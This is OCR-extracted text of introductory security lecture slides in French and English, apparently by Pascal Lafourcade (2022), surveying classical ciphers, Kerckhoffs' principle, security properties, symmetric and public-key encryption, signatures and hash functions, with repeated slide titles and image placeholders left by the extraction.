
Security

Pascal Lafourcade




Benjamin 2022

Plan

L'art de cacher un secret écrit

L'art de cacher un secret écrit



Stéganographie

L'art de cacher un secret écrit

Cryptographie

Stéganographie


L'art de cacher un secret écrit

Cryptographie

Transposition

Stéganographie

L'art de cacher un secret écrit



L'art de cacher un secret écrit

Cryptographie

Substitution

Code

Transposition

Stéganographie


L'art de cacher un secret écrit

Cryptographie

Substitution

Code

Chiffré




Transposition

Stéganographie

Applications

Les grecs inventent la Scythale

Les grecs inventent la Scythale



Transposition

Les Romains

Chiffrement de César
Substitution +3

Les Romains

Chiffrement de César
Substitution +3

Dyh Fhvdu

Les Romains


Chiffrement de César
Substitution +3

Dyh Fhvdu

Ave Cesar

Est-ce sûr?

Est-ce sûr?



Analyse de fréquences

Substitution polyalphabetique (Alberti, Vigenère 1553)

Exemple avec la clef k = 3,7,10

m = CON NAI TRE

Substitution polyalphabetique (Alberti, Vigenère 1553)

Exemple avec la clef k = 3,7,10

$$m = \text{CON NAI TRE}$$

$$E_k(m) = \text{FVX QHS WYO}$$

Kerchoff's Principle

In 1883, a Dutch linguist Auguste Kerchoff von Nieuwenhof stated in his book "La Cryptographie Militaire" that:

"the security of a crypto-system must be totally dependent on the secrecy of the key, not the secrecy of the algorithm."

Author's name sometimes spelled Kerckhoff

Chiffrement : Enigma (Seconde guerre mondiale)


+

=

Chiffrement : Enigma (Seconde guerre mondiale)

Chiffrement : Enigma (Seconde guerre mondiale)


+

=



+

=

Chiffrement : Enigma (Seconde guerre mondiale)


+


=



+

=


Chiffrement : Enigma (Seconde guerre mondiale)



One-Time Pad (Chiffrement de Vernam 1917)

Exemple:

$$\begin{array}{rcl} m & = & 010111 \\ k & = & 110010 \\ \hline c & = & 100101 \end{array}$$

Plan

Traditional security properties

- Common security properties are:
  - Confidentiality or Secrecy: No improper disclosure of information
  - Authentification: To be sure to talk with the right person. disclosure of information
  - Integrity: No improper modification of information
  - Availability: No improper impairment of functionality/service

Authentication

"On the Internet, nobody knows you're a dog."

Mechanisms for Authentication

KNOW	HAVE	ARE	DO
			
Passwords ID Questions Secret Images	Token (Smart) Card Phone	Face Iris Hand/Finger	Behavior Location Reputation

Strong authentication combines multiple factors:
E.g., Smart-Card + PIN

Other security properties

- Non-repudiation (also called accountability) is where one can establish responsibility for actions.
- Fairness is the fact there is no advantage to play one role in a protocol comparing with the other ones.
- Privacy

  Anonymity: secrecy of principal identities or communication relationships.

  Pseudonymity: anonymity plus link-ability.

  Data protection: personal data is only used in certain ways.

Example: banking

- A bank may require
  - authenticity of clients (at teller, ATMs, or on the Internet),
  - non-repudiation of transactions,
  - integrity of accounts and other customer data,
  - secrecy of customer data, and
  - availability of logging.
- The conjunction of these properties might constitute the bank's (high-level) security policy.

Example: e-voting

- An e-voting system should ensure that
  - only registered voters vote,
  - each voter can only vote once,
  - integrity of votes,
  - privacy of voting information (only used for tallying), and
  - availability of system during voting period


Plan

Symmetric Encryption

Exemples

- DES
- AES

Phone Communications



Chiffrement à Clé publique

Exemples

- RSA : $c = m^e \mod n$
- ElGamal : $c \equiv (g^r, h^r \cdot m)$

Comparaison : Symétrique versus assymétrique

- Taille des clés : 128 ou 256 versus 2048 ou 4096
- Temps de calcul : secondes versus heures
- Implementation : Hardware versus Software
- Nombre de clés nécessaires : n versus n^2
- Distribution des clés : délicate versus publique


La signature n'est pas possible avec un chiffrement symétrique

Coût du chiffrement


2 heures de video (avec un PC 3 Ghz de CPU)


	DVD 4,7 G.B		Blu-Ray 25 GB	
Schemas	Chiffrement	Déchiffrement	Chiffrement	Déchiffrem
RSA 2048(1)	22 min	24 h	115 min	130 h
RSA 1024(1)	21 min	10 h	111 min	53 h
AES CTR(2)	20 sec	20 sec	105 sec	105 sec

Signature



Signature






RSA: $m^d \mod n$

Application to avoid President Fraud


- In 2005, 2 300 justice cases
- In 2010, more than 485 millions euros

Application to avoid President Fraud


- In 2005, 2 300 justice cases
- In 2010, more than 485 millions euros

Solution : 

Hash function (SHA-1, SHA-3)




Hash function (SHA-1, SHA-3)




Properties

- First Pré-image




Hash function (SHA-1, SHA-3)




Properties


- First Pré-image



- Second Pré-image




Hash function (SHA-1, SHA-3)




Properties

- First Pré-image




- Second Pré-image

